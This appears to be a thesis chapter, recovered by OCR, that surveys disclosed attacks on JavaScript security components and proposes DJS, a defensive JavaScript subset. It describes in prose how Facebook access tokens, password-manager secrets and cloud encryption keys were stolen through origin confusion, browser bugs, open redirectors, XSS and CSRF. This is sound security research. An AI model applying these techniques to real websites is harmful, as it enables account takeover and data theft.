Other examples include payment processing APIs like Google Checkout, password manager bookmarklets like Lastpass, anti-CSRF protections like OWASP CSRFGuard, and client-side encryption libraries for cloud storage services like Mega. More generally, a website may host a number of components from different providers, each keeping its own secrets and protecting its own API.

What we find particularly interesting is that the data and functionality of these JavaScript components is often of higher value that the website that hosts it. This is contrary to the usual




Figure 2.1: JavaScript Security Component

web security threat model where a website tries to defend itself from third-party components. Instead, we consider components that are designed to increase security of a website by delegating sensitive operations (e.g. password storage, credit card approval) to trusted third-party servers. For the data handled by such components, we seek to offer a limited security guarantee to the user. If a user temporarily visits (and authorizes) a compromised website W, any data read by the website during the visit may be leaked to the adversary, but the user can still expect the component to protect long-term access to her data on S. Our aim is not to prevent compromises in W or to prevent all data leaks. Instead, we enable a robust defense-in-depth strategy, where the security mechanisms of a website do not completely break if it loads a single malicious script.

Goals, Threats, and Attacks

Our goal is to design hardened JavaScript components that can protect sensitive user data and other long-term secrets such as access tokens and encryption keys from unauthorized parties. So far, such goals have proven surprisingly hard to guarantee for components written in JavaScript that run in the browser environment and interact with standard websites (e.g. see [ABJ09a; WCW12; Wan+11; BBM12a; BD12; Ban+13a]). What makes such components so hard to secure?

In Section 2.1, we survey the state of the art in three categories of security components: single sign-on mechanisms, password managers, and client-side encryption libraries used for cloud storage. We find that these components must defend against three kinds of threats. First, they may be loaded into a malicious website that pretends to be a trusted website. Second, even on a trusted website they may be loaded alongside other scripts that may innocently (or maliciously) modify the JavaScript built-in objects in a way that changes the runtime behavior of the component. Third, some webpage on the same domain (or subdomain) as W may either host malicious user-provided content or might contain a cross-site scripting (XSS) attack or any number of web vulnerabilities.

We found that the defenses against these threats prove inadequate for many of the components in our survey. We report previously-unknown attacks on widely-used components that completely compromise their stated security goals, despite their use of sophisticated protocols and cryptographic mechanisms. Our attacks exploit a wide range of problems, such as bugs in JavaScript components, bugs in browsers, and standard web vulnerabilities (XSS, CSRF, open redirectors), and build upon them to fool components into revealing their secrets. Eliminating specific bugs and vulnerabilities can only be a stop-gap measure. We aim instead to design JavaScript components that are provably robust against untrusted hosts.

Since these components run on the same page as untrusted content, any data that is written to or read from an authorized website during a user session cannot be protected. However, long-term secrets such as access tokens, CSRF tokens, and encryption keys, and any data written encrypted to cookies or local storage should still be kept confidential.

Same Origin Policy (SOP)

Most browser security mechanisms (including new HTML5 APIs, such as postMessage, localStorage, and WebCrypto) are based on the *origin* from which a webpage was loaded, defined as the domain of the website and the protocol and port used to retrieve it (e.g. `https://facebook.com:443`). The SOP isolates the JavaScript execution environments of frames and windows loaded from different origins from each other. In contrast, frames from the same origin can directly access each other's variables and functions, across a page and even across windows.

The SOP does not directly apply to our scenario since our components run in the same origin as the host website. To use the SOP, components must open new frames or windows on a separate origin and implement a messaging protocol between them and the host website. As we show in Section 2.1, such components are difficult to get right and the JavaScript programs that implement them require close analysis.

Our Proposal

We advocate a language-based approach that is complementary to the SOP and protects scripts running in the same origin from each other. This enables a defense-in-depth strategy where the functionality and secrets of a component can be protected even if some page on the host origin is compromised.

We propose a *defensive* architecture (Figure 2.2) that enables developers to write verified JavaScript components that combine cryptography and browser security mechanisms to provide strong formal guarantees against entire classes of attacks. Its main elements are:

DJS: A defensive subset of JavaScript, with a static type checker, for writing security-critical components.

DJS Library: A library written (and typechecked) in DJS, with cryptographic and encoding functions.

DJS2PV: A tool that automatically analyzes the compositional security of a DJS component by translating it into a WebSpi user agent process for verification (combined with its server-side counterpart PHP2PV).

Script Server: A verified server for distributing defensive scripts embedded with session-specific encryption keys.

Our architecture relies on the willingness of developers to program security-critical code in DJS, a well-defined restricted subset of JavaScript. In return, they obtain automated analysis and strong security guarantees for their code. Moreover, no restriction is enforced on untrusted




Figure 2.2: DJS Architecture

code. In order to verify authentication and secrecy properties of the defensive components once embedded in the browser, we rely on ProVerif [Bla01a], a standard protocol verification tool that has been used extensively to analyze cryptographic mechanisms, with the WebSpi library [BBM12a], a recent model for web security mechanisms. Unlike previous works that use WebSpi, we automatically extract models from DJS code.

As we show in Section 3.3.2, DJS can significantly improve the security of current web applications with minimal changes to their functionality. Emerging web security solutions, such as Content Security Policy, ECMAScript 5 Strict, and WebCryptoAPI, offer complementary protections, and when they become widespread, they may enable us to relax some DJS restrictions, while retaining its strong security guarantees.

Towards Defensive JavaScript

A cornerstone of our defensive architecture is the ability of trusted scripts to resist same-origin attacks, because requiring that all scripts on an origin be trusted is too demanding. We investigate language-based isolation for such trusted scripts, and identify the *defensive JavaScript problem*:

Define a defensive *subset of JavaScript to write stateful functions whose behavior cannot be influenced (besides by their arguments) by untrusted code running in the same environment, before or after such functions are defined. Untrusted code should not be able to learn secrets by accessing the source code of defensive functions or directly accessing their internal state.*

This problem is harder than the one tackled by JavaScript subsets such as ADsafe [Cro] or Caja [Tea], which aim to protect trusted scripts by sandboxing untrusted components. In particular, those subsets assume the initial JavaScript environment is trusted, and that all untrusted code can be restricted. In our case, defensive code must run securely in a JavaScript engine that is running arbitrary untrusted code.

Contributions

Our main contributions are:

1. We identify common concerns for applications that embed secure components in arbitrary third party websites, and new attacks on these applications;
2. We present DJS, a defensive subset of JavaScript for programming security components. DJS is the first language-based isolation mechanism that does not restrict untrusted JavaScript and does not rely on a first-running bootstrapper;
3. We develop tools to verify that JavaScript code is valid DJS, and to extract ProVerif models from DJS;
4. We define DJCL, a defensive crypto library with encoding and decoding utilities that can be safely used in untrusted JavaScript environments. DJCL can be included *as is* on any website;
5. We identify general patterns that leverage DJS and cryptography to enforce component isolation in the browser, and in particular, we propose fixes to several broken web applications.

2.1 Attacks on Web Security Components

We survey a series of web security components and investigate their security; Table 8.1 presents our results. Our survey focuses on three categories of security components that implement the pattern depicted in Figure 2.1.

Single Sign-On Buttons: (e.g. Facebook login on Hulu)
W loads a script from S that allows it to access the verified identity of u at S, and possibly other social data (photo, friend list, etc.).

Password Managers: (e.g. LastPass, 1Password)
u installs a browser plugin or bookmarklet from S; when the browser visits W, the plugin retrieves an (encrypted) password or credit card number for u from S and uses it to fill in a form on W.

Host-Proof Cloud Storage: (e.g. ConfiChair, Mega)
A privacy-sensitive website W loads a client-side encryption library from S that retrieves an encrypted file from the cloud, decrypts it with a user-specified key (or passphrase) and releases the file to W.

We conjecture that other security components that fit our threat model, such as payment processing APIs and social sharing widgets, would have similar security goals and solutions, and suffer from similar weaknesses.

Product	Category	Protection Mechanism	Attack Vectors Found	Secrets Stolen
Facebook	Single Sign-On Provider	Frames	Origin Spoofing, URL Parsing Confusion	Login Credential, API Access Token
Helios, Yahoo, Bitly WordPress, Dropbox	Single Sign-On Clients	OAuth Login	HTTP Redirector, Hosted Pages	Login Credential, API Access Token
Firefox	Web Browser	Same-Origin Policy	Malicious JavaScript, CSP Reports	Login Credential, API Access Token
1Password, RoboForm	Password Manager	Browser Extension	URL Parsing Confusion, Metadata Tampering	Password
LastPass, PassPack	Password Manager	Bookmarklet, Frames, JavaScript Crypto	Malicious JavaScript URL Parsing Confusion	Bookmarklet Secret, Encryption Key
Verisign, SuperGenPass				
SpiderOak	Encrypted Cloud Storage	Server-side Crypto	CSRF	Files, Encryption Key
Wuala	Encrypted Cloud Storage	Java Applet, Crypto	Client-side Exposure	Files, Encryption Key
Mega	Encrypted Cloud Storage	JavaScript Crypto	XSS	Encryption Key
ConfiChair, Helios	Crypto Web Applications	Java Applet, Crypto	XSS	Password, Encryption Key

Table 2.1: Survey: Representative Attacks on Security Components

Methodology


Our method for studying each component is as follows. We first study the source code of each component and run it in various environments to discover the core protection mechanisms that it depends on. For example, in order to protect the integrity of their JavaScript code from the hosting webpage, some components require users to install them as bookmarklets (e.g. LastPass) or browser extensions (e.g. 1Password), whereas others rely on their code being downloaded within frames (e.g. Facebook), within signed Java applets (e.g. Wuala) or as signed JavaScript (e.g. Mega). In order to protect the confidentiality of data, many components rely on cryptography, implemented either in Java or in JavaScript. We anticipate that many of these will eventually use the native HTML Web Cryptography API when it becomes widely available.

Next, we investigate whether any of these protection mechanisms make assumptions about the browser, or the security of the host website, or component server, that could be easily broken. We found a variety of bugs in specific JavaScript components and in the Firefox browser, and we found standard web vulnerabilities in various websites (CSRF, XSS, Open Redirectors).

Finally, the bulk of the analysis consists in converting these bugs and vulnerabilities to concrete exploits on our target JavaScript components. Table 8.1 only reports the exploits that resulted in a complete circumvention of the component's security, that is, attacks where long-term secrets like encryption keys and user files are leaked. We also found other, arguably less serious, attacks not noted here, such as CSRF and login CSRF attacks on the data server and attacks that enable user tracking and fingerprinting.

In this section, we detail two illustrative examples of our analysis. For details on our other attacks, see [BDM13a].

2.1.1 Login with Facebook Component



When a website W wants to incorporate single-sign on with Facebook (S) on one of its pages, it can simply include the Facebook JavaScript SDK and call `FB.login()`. Behind the scene, this kicks off a three-party authorization protocol called OAuth 2.0 [HRH11], where an authorization server on Facebook issues an *access token* to W if the currently logged-in user has authorized W for single sign-on; otherwise, the user is asked to log in and authorize W. W may then call `FB.getAccessToken` to obtain the raw token, but more commonly, it calls `FB.api` to make specific calls to Facebook's REST API (with the token attached). Hence, W can read the current user's verified identity at Facebook or other social data. Google, Live, and Twitter provide a similar experience with their JavaScript SDKs.

When W calls `FB.login`, two iframes are created.

The first *OAuth* iframe is sourced from Facebook's authorization server with W's client id ($\mathtt{I}_W$) as parameter:

```
https://www.facebook.com/dialog/oauth?client_id=Iw
```

This page authenticates the user (with a cookie), verifies that she has authorized W, issues a fresh access token (`T`) and redirects the iframe to a Facebook URL with the token as fragment identifier:

```
https://static.ak.facebook.com/connect/xd_arbiter.php#token=T
```

Meanwhile, the second *Proxy* iframe is loaded from:

```
https://static.ak.facebook.com/connect/xd_arbiter.php#origin=W
```

where the fragment identifier indicates the origin W of the host page. Since both frames are now on the same origin, they can directly read each other's variables and call each other's functions. The OAuth iframe calls a function on the Proxy iframe with the access token `T`, and this function forwards `T` in a `postMessage` event to the parent frame (with target origin set to W). The token is then received by a waiting `FB.login` callback function, and token retrieval is complete. W can call `FB.api` to verify the user's identity and access token.

Protection Mechanisms

The main threat to the above exchange is from a malicious website M pretending to be W. The Facebook JavaScript SDK relies on the following browser security mechanisms:

- Both iframes are sourced from origins distinct from M, so scripts on M cannot interfere with these frames, except to set their source URIs;
- The redirection of the OAuth frame is transparent to the page; M cannot read the redirection URI;
- Scripts on M cannot directly access Facebook because the browser and the web server will prevent such cross-origin accesses;
- Scripts on M will not be able to read the `postMessage` event, since it is set to target origin W.

All four mechanisms are variations of the SOP (applied to iframes, redirection URIs, `XmlHttpRequest`, and `postMessage`). The intuition is that if M and W are different origins, their actions (even on the same page) are opaque to each other. However, many aspects of the SOP are not standard but browser-specific and open to interpretation [Zal11]. For example, we show bugs in recent versions of Firefox that break redirection transparency.

Writing JavaScript code to compose browser mechanisms securely is not easy. We demonstrate several bugs in the Facebook SDK that enable M to bypass origin authentication. Moreover, the SOP does not distinguish between same-origin pages or scripts. Hence, a hidden assumption in the above exchange is that all scripts loaded on all pages of W have access to the token and must be trusted. We show how sub-origin attacks on Facebook's client can steal tokens.

Breaking Redirection Transparency on Firefox

We found two bugs in how Firefox enforced the same origin policy for redirection URIs.

First, we found that recent versions of the Firefox browser failed to isolate frame locations. If a script opens an `iframe` and stores a pointer to its `document.location` object, then it continues

to have access to this object even if the URL of the frame changes, because of a user action or a server redirection.

A second bug was in Firefox's implementation of Content Security Policy (CSP) [SB12a], a new mechanism to restrict loading of external contents to a authorized URIs. In its CSP, a website can ask for a report on all policy violations. If M sets its CSP to block all access to W, a frame on M gets redirected to W, M would be notified of this violation by the browser. A bug in Firefox caused the violation report to include the full URL (including fragment identifier) of the redirection, despite W and M being different origins.

By themselves, these bugs do not seem very serious; they only allow adversaries to read URIs, not even page contents, on frames that the adversary himself has created. However, when combined with protocols like OAuth that use HTTP redirection to transmit secret tokens in URIs, these bugs become quite serious. For example, a malicious website M can steal a user's Facebook token by creating an OAuth iframe with W's client id and reading the token in the redirected Facebook URI.

We reported these bugs and they are now fixed, but they highlight the difficulty of implementing a consistent policy across an increasing number of browser features.

Breaking Origin Authentication in `FB.login`

Although the OAuth iframe only obtains access tokens for an authorized origin W and the Proxy iframe only releases access tokens to the origin in its fragment identifier, there is no check guaranteeing that these origins are the same. Suppose a malicious website M opened the OAuth iframe with W's client id, but a Proxy iframe with M's origin. The OAuth iframe duly gets the token for W and passes it to the Proxy iframe that forwards the token to M. Hence, M has stolen the user's access token for an arbitrary W.

We reported this bug and Facebook quickly addressed the attack by adding code for origin agreement between the two frames. However, we found two other ways to bypass this origin comparison by exploiting bugs in the component's URL parsing functions.

Sub-origin Attacks on Facebook Clients

The design of the Facebook login component protects against cross-origin attackers (e.g. an unauthorized host website) but not provide any protections against untrusted content and ordinary web vulnerabilities on authorized host websites.

We found that Wordpress and Dropbox both allow users to host HTML pages on subdomains; we were able to exploit this feature to write user content that obtained access tokens meant for the main website. We also found an open redirector on the electronic voting site Helios that allowed any malicious website to steal a user's access token for Helios; the website could then vote in the user's name. This was a bug, but similar redirectors appear by design on Yahoo search and Bitly, leading to token theft, as shown in previous work [BBM12a].

These attacks were reported and are now prevented by either moving user content to a different domain or by ensuring that Facebook only releases tokens to a distinct subdomain (e.g. `open.login.yahoo.com`). However, pages on the main website still need to be given the token so that they can access the Facebook profile of the user. We found that websites like Wordpress and Hulu leave their Facebook access tokens embedded in their webpages, where they may be read by any number of other scripts, including competing social plugins from Twitter, framework libraries like jQuery, and advertising and analytics libraries from Google and others. At their most benign, these scripts could read the access token to track Facebook users; if they were malicious, they could impersonate the user and read her Yahooo mail or exfiltrate her full social profile for advertising use.

2.1.2 Client-side Decryption for Cloud Data

Web applications often use cryptography to protect sensitive user data that may be stored on untrusted servers or may pass through untrusted browsers. A typical example is a cloud-based file storage service, where both users and server owners would prefer the cloud server not to be able to read or modify any user file. To be host-proof in this way, all user files are stored encrypted in the cloud, using keys that are known only to the user or her browser, but not to the storage service. All plaintext data accesses are performed in the browser, after downloading and decrypting ciphertext from the cloud. This architecture has also been adopted by password managers and other privacy conscious applications such as electronic voting, encrypted chats, and conference management.

There are many challenges in getting browser-based cryptographic solutions right, but the two main design questions are how to trust the cryptographic library and protect its execution, and how to store encryption keys securely. Our survey found a variety of choices:

Browser Extensions Password managers are often implemented as browser extensions so that they can read and write into login forms on webpages while being isolated from the page. Communication between the website and the page uses a browser-specific messaging API. We found attacks on the 1Password and RoboForm extensions where a malicious website could use this API to steal user passwords for trusted websites by exploiting buggy URL parsing and the lack of metadata integrity in the encrypted password database format.

Bookmarklets Some password managers offer login bookmarklets that contain JavaScript code with an embedded encryption key that users can download and store in their browsers. When the bookmarklet is clicked on the login page of a website, its code is injected into the page; it retrieves encrypted login data from the password manager website, decrypts it, and fills in the login form. Even if the bookmarklet is accidentally clicked on a malicious page that tampers with the JavaScript built-in objects and pretends to be a different website, the bookmarklet is meant to at most reveal the user's password for the current site. Indeed, several bookmarklets modified their designs to guarantee this security goal in response to previously found attacks [ABJ09a]. However, we found several new attacks on a number of these fixed bookmarklets that still enabled malicious websites to steal passwords, the bookmarklet encryption key, and even the user's master encryption key.

Website JavaScript Cloud storage services and cryptographic web applications use JavaScript in the webpage to decrypt and display files downloaded from the cloud. Some of them (e.g. ConfiChair) use Java applets to implement cryptography whereas others (e.g. Mega) rely on reputed JavaScript libraries such as SJCL [SHB09]. However, storing encryption keys securely during an ongoing session remains an open challenge. ConfiChair stores keys in HTML5 `localStorage`; SpiderOak stores keys for shared folders on the server, and Wuala stores encryption keys in a hidden user file on the client. We found a CSRF attack on SpiderOak, a client-side bug on Wuala, and an XSS attack on ConfiChair, all three of which allowed malicious websites to steal a user's encryption keys if the user visited the website when logged into the corresponding web application.

2.1.3 Summary

All the attacks described in this survey were responsibly disclosed; most were found first by us and fixed on our suggestion; a few were reported by us in previous work [BBM12a; BD12;

Ban+13b]; some were reported and fixed independently. Our survey is not exhaustive, and many of the attack vectors we employed are quite well-known. While finding exploits on individual components took time and expertise, the ease with which we were able to find web vulnerabilities on which we built these exploits was surprising. In many cases, these vulnerabilities were not considered serious until we showed that they enabled unintended interactions with specific security components.

On the evidence of our survey, eliminating all untrusted contents and other web vulnerabilities from hosting websites seems infeasible. Instead, security components should seek to defend themselves against both malicious websites and same-origin attackers on trusted websites. Moreover, security checks in JavaScript components are hard to get right, and a number of our attacks relied on bugs in that part of the application logic. This motivates a more formal and systematic approach to the analysis of security-sensitive components.

2.2 DJS: Defensive JavaScript

In this section we define DJS, a subset of JavaScript that enforces a strict defensive programming style using language restrictions and static typing. DJS makes it possible to write JavaScript security components that preserve their behavior and protect their secrets even when loaded into an untrusted page after other scripts have tampered with the execution environment.

We advocate using DJS only for security-critical code; other code in the component or on the page may remain in full JavaScript. Hence, our approach is more suited to our target applications than previous proposals that seek to restrict untrusted code (e.g. [Cro; MMT09; Tea; Tal+11] or require trusted code to run first (e.g. [ASS12]).

The rest of the section informally describes the DJS subset and its security properties; full formal definitions can be found in the technical report [BDM13a].

2.2.1 Defensiveness

The goal of defensiveness is to protect the behavioral integrity of sensitive JavaScript functions that will be invoked in an environment where arbitrary adversarial code has already run. How do we model the capabilities of an adversary who may be able to exploit browser and server features that fall outside JavaScript, such as frames, browser extensions, REST APIs, etc?

We propose a powerful attacker model inspired by the successful Dolev-Yao attacker [DY83] for cryptographic protocols, where *the network is the attacker*. In JavaScript, we claim that *the memory is the attacker*. We allow the attacker to arbitrarily change one (well-formed) JavaScript memory into another, thus capturing even non-standard or undocumented features of JavaScript.

Without further assumptions, this attacker is too powerful to state any property of trusted programs. Hence, like in the Dolev-Yao case where the attacker is assumed unable to break encryption, we make the reasonable assumptions that the attacker cannot forge pointers to memory locations it doesn't have access to, and that it cannot break into the scope frames of functions. This assumption holds *in principle* for all known JavaScript implementations, but in practice it may fail to hold because of use-after-free bugs or prototype hijacking attacks [Haa09].

Let a heap be a map from memory locations to language values, including locations themselves (like pointers). We often reason about equivalent heaps up to renaming of locations and garbage collection (removal of locations unreachable from the native objects). Let an *attacker memory* be any well-formed region of the JavaScript heap containing at least all native objects required by the semantics, and without any dangling pointer. Let a *user memory* be any region of the JavaScript heap that only contains user-defined JavaScript objects. A user memory may

contain pointers to the attacker memory. Let *attacker code* and *user code* be function objects stored respectively in the attacker and user memories.

Assumption 1 (Memory safety)**.** In any reasonable JavaScript semantics, starting from a memory that can be partitioned in two regions, where one is an *attacker memory* and the other a *user memory*, the execution of attacker code does not alter the user memory.

User code cannot run in user memory alone because it lacks native objects and default prototypes necessary for JavaScript executions. For that reason, we consider user code that exposes an API in the form of a function that may be called by the attacker. Let a *function wrapper* be an arbitrary JavaScript expression E parametric in a function definition F, which returns a wrapped function G_F. G_F is meant to safely wrap F, acting as a proxy to call F. For example:

```
1 E = (function() {
2   var F = function(x) {
3   var secret = 42, key = 0xC0C0ACAFE;
4   return x===key ? secret : 0 }
5   return function G_F(x) { return F(x>>>0) }
6 })();
```

We now informally define the two properties that capture defensiveness of function wrappers:

Definition 1 (Encapsulation)**.** *A function wrapper E encapsulates F over domain $\mathcal{D}$ if no JavaScript program that runs E can distinguish between running E with F and running E with an arbitrary function F' without calling the wrapped function G_F. Moreover, for any tuple of values $\vec{v} \in \mathcal{D}$, the heap resulting from calling $G_F(\vec{v})$ is equivalent to the heap resulting from calling $F(\vec{v})$.*

In other words, encapsulation states that an attacker with access to G_F should not learn anything more about F than is revealed by calling F on values from $\mathcal{D}$. For example, if the above E encapsulates the oracle F (lines 2-4) on numbers, an attacker may not learn `secret` unless it is returned by F, even by trying to tamper with properties of G_F such as `arguments, callee`...

The next property describes the integrity of the the input-output behavior of defensive functions:

Definition 2 (Independence)**.** *A function wrapper E preserves the* independence *of F if any two sequences of calls to G_F, interleaved with arbitrary JavaScript code, return the same sequence of values whenever corresponding calls to G_F received the same parameters and no call to G_F triggered an exception.*

This property is different from *functional purity* [Fin+08]: since F may be stateful, it is not enough to enforce single calls to G_F to return the same value as arbitrary call sequences must yield matching results. Note that G_F is not prevented by this definition form causing side-effects on its execution environment. For example, E given above can still satisfy independence even though it will cause a side effect when G_F is passed as argument the object:

```
{valueOf:function(){window.leak=42;return 123}}
```

The above F (lines 2-4) returns its secret only when passed the right key, and does not cause observable side-effects. If E encapsulates F over numbers and preserves its independence, then an attacker may not learn this secret without knowing the key.

Since in practice an attacker can set up the heap in such a way that calling G_F will raise an exception (e.g. stack overflow) regardless of the parameters passed to G_F, independence only considers sequences of calls to G_F that do not trigger exceptions in G_F. When an exception

⟨*djs-program*⟩ ::= ‘(function(){’
‘ var _ = ’ ⟨*function*⟩ ‘;’
‘ return function(x){’
‘ if(typeof x == "string") return _(x);’
‘}})();’

⟨*function*⟩ ::=
| ‘function(’ (@identifier ‘,’)*‘){’
(‘var’ (@identifier (‘=’ ⟨*expression*⟩)? ‘,’)+)?
(⟨*statement*⟩ ‘;’)*
(‘return’ ⟨*expression*⟩)? ‘}’

⟨*statement*⟩ ::= ε
| ‘with(’ ⟨*lhs_expression*⟩ ‘)’ ⟨*statement*⟩
| ‘if(’ ⟨*expression*⟩ ‘)’ ⟨*statement*⟩
(‘else’ ⟨*statement*⟩)?
| ‘while(’ ⟨*expression*⟩ ‘)’ ⟨*statement*⟩
| ‘{’ (⟨*statement*⟩ ‘;’)* ‘}’
| ⟨*expression*⟩

⟨*expression*⟩ ::= ⟨*literal*⟩
| ⟨*lhs_expression*⟩ ‘(’ (⟨*expression*⟩ ‘,’)* ‘)’
| ⟨*expression*⟩ ⟨*binop*⟩ ⟨*expression*⟩
| ⟨*unop*⟩ ⟨*expression*⟩
| ⟨*lhs_expression*⟩ ‘=’ ⟨*expression*⟩
| ⟨*dyn_accessor*⟩
| ⟨*lhs_expression*⟩

⟨*lhs_expression*⟩ ::=
| @identifier | ‘this.’ @identifier
| ⟨*lhs_expression*⟩ ‘[’ @number‘]’
| ⟨*lhs_expression*⟩ ‘.’ @identifier

⟨*dyn_accessor*⟩ ::=
| (⟨*x*⟩ = @identifier) ‘[(’ ⟨*expression*⟩
‘»> 0) %’ ⟨*x*⟩ ‘.length]’
| ‘(’ (⟨*y*⟩ = @identifier) ‘»>=0)<’ (⟨*x*⟩ = @identifier)
‘.length ? x[y] : ’ @string
| @identifier ‘[’ ⟨*expression*⟩ ‘&’ (n=@number) ‘]’
$n \in [\![1, 2^{30} - 1]\!]$

⟨*literal*⟩ ::= ⟨*function*⟩
| ‘{’ (@identifier ‘:’ ⟨*expression*⟩ ‘,’)* ‘}’
| ‘[’ (⟨*expression*⟩ ‘,’)* ‘]’
| @number | @string | @boolean

⟨*binop*⟩ ::= ‘+’ | ‘-’ | ‘*’ | ‘/’ | ‘%’
| ‘&’ | ‘|’ | ‘^’ | ‘»’ | ‘«’ | ‘»>’
| ‘&&’ | ‘||’ | ‘==’ | ‘!=’ | ‘>’ | ‘<’ | ‘>=’ | ‘<=’

⟨*unop*⟩ ::= ‘+’ | ‘-’ | ‘!’ | ‘{~}’

Figure 2.3: DJS Syntax.

occurs in G_F, the attacker may gain access to a stack trace. Even though stack traces only reveal function names and line numbers in current browsers, we prevent this information leak by always executing E within a `try` block.

2.2.2 DJS Language

In practice, JavaScript code is considered valid DJS if it is accepted by the automatic conformance checker described in Section 2.3.1, which in turn is based on the type system of Section 2.2.3. The type system effectively imposes a restricted grammar on DJS that is given in Figure 2.3. In this section, we describe the language more informally.

Besides defensiveness, the main design goals for DJS are: automated conformance checking (by typing), compatibility with currently deployed browsers (supporting ECMAScript 3 and 5), and minimal performance overhead. A side effect of our type system is to impose hygienic coding practices similar to those of the popular JSLint tool, encouraging high quality code that is easy to reason about and extract verifiable models from.

Programs

A DJS *program* is a function wrapper (in the sense of Definitions 3 and 4); its public API consists of a single stub function from string to string that is a proxy to a function (stored in a variable "_") in its closure. We denote this wrapper by E_{DJS}:

```
(function(){
  var _ = <function>;
  return function(x){
    if(typeof x == "string") return _(x)}
})();
```

For simplicity, functions must begin with all their local variables declarations, and end with a return statement:

```
function (<id>,...,<id>){
   var <id> = <expr>,...,<id> = <expr>;
   <statements>
   return <expr>}
```

Our type system further restricts DJS statements and expressions as described below.

Preventing External References

DJS programs may not access variables or call functions that they do not define themselves. For example, they may not access DOM variables like `document.location`, call global functions like `encodeURIComponent`, or access prototype functions of native objects like `String.indexOf`.

This restriction follows directly from our threat scenario, where every object not in the defensive program is in attacker memory and may have been tampered with. So, at the very least, values returned by external references must be considered tainted and not used in defensive computations to preserve independence. More worryingly, in JavaScript, an untrusted function that is called by defensive code can use the `caller` chain starting from its own `arguments` object to traverse the call stack and obtain direct pointers to defensive objects (inner functions, their `arguments` objects, etc.), hence breaking encapsulation. Some countermeasures have been proposed to protect against this kind of stack-walking, but they rely on non-standard browser features and are not very reliable (e.g. we discovered a flaw against the countermeasure in [Fou+13b]: trying to set the caller property of a function to null fails, an issue immediately fixed by the authors in their online version). Future versions of JavaScript may prohibit stack-walking, but in current browsers our restriction is the prudent choice.

To enforce this restriction, the type system requires all variables used in a DJS program to be lexically scoped, within a function or scope object. For example, `var s = {x:42}; with (s){x = 4;}` is valid DJS code, but `x = 4` is not.

Preventing Implicit Function Calls

In JavaScript, non-local access can arise for example from its non-standard scoping rules, from the prototype-based inheritance mechanism, from automated type conversion and from triggering getters and setters on object properties.

Hence, to prevent defensive code from accidentally calling malicious external functions, DJS requires all expressions to be statically typed. This means that variables can only be assigned values of a single type; arrays have a fixed non-extensible number of (same-typed) values; objects have a non-extensible set of (typed) properties. Typing ensures that values are only accessed at the right type and that objects and arrays are never accessed beyond their boundaries (preventing accidental accesses to prototypes and getters/setters). To prevent automatic type conversion, overloaded operators (e.g. `+`) must only be used with arguments of the same type.

Due to these restrictions, there is no general computed property access `e[e]` in the syntax. Instead, we include a variety of *dynamic accessors* to enable numeric, within-bound property access to arrays and strings using built-in dynamic checks, such as `x[(e>>>0)%x.length]`.

DJS also forbids property enumeration `for(i in o)`, constructors and prototype inheritance.

Preventing Source Code Leakage

The source code of a DJS program is considered secret, and should not be available to untrusted code. We identify four attack vectors that a trusted script can use to read (at least part of) the source code of another script in the same origin: using the `toSource` property of a function, using the `stack` property of an exception, reading the code of an inline script from the DOM, or re-loading a remote script as data using AJAX or Flash.

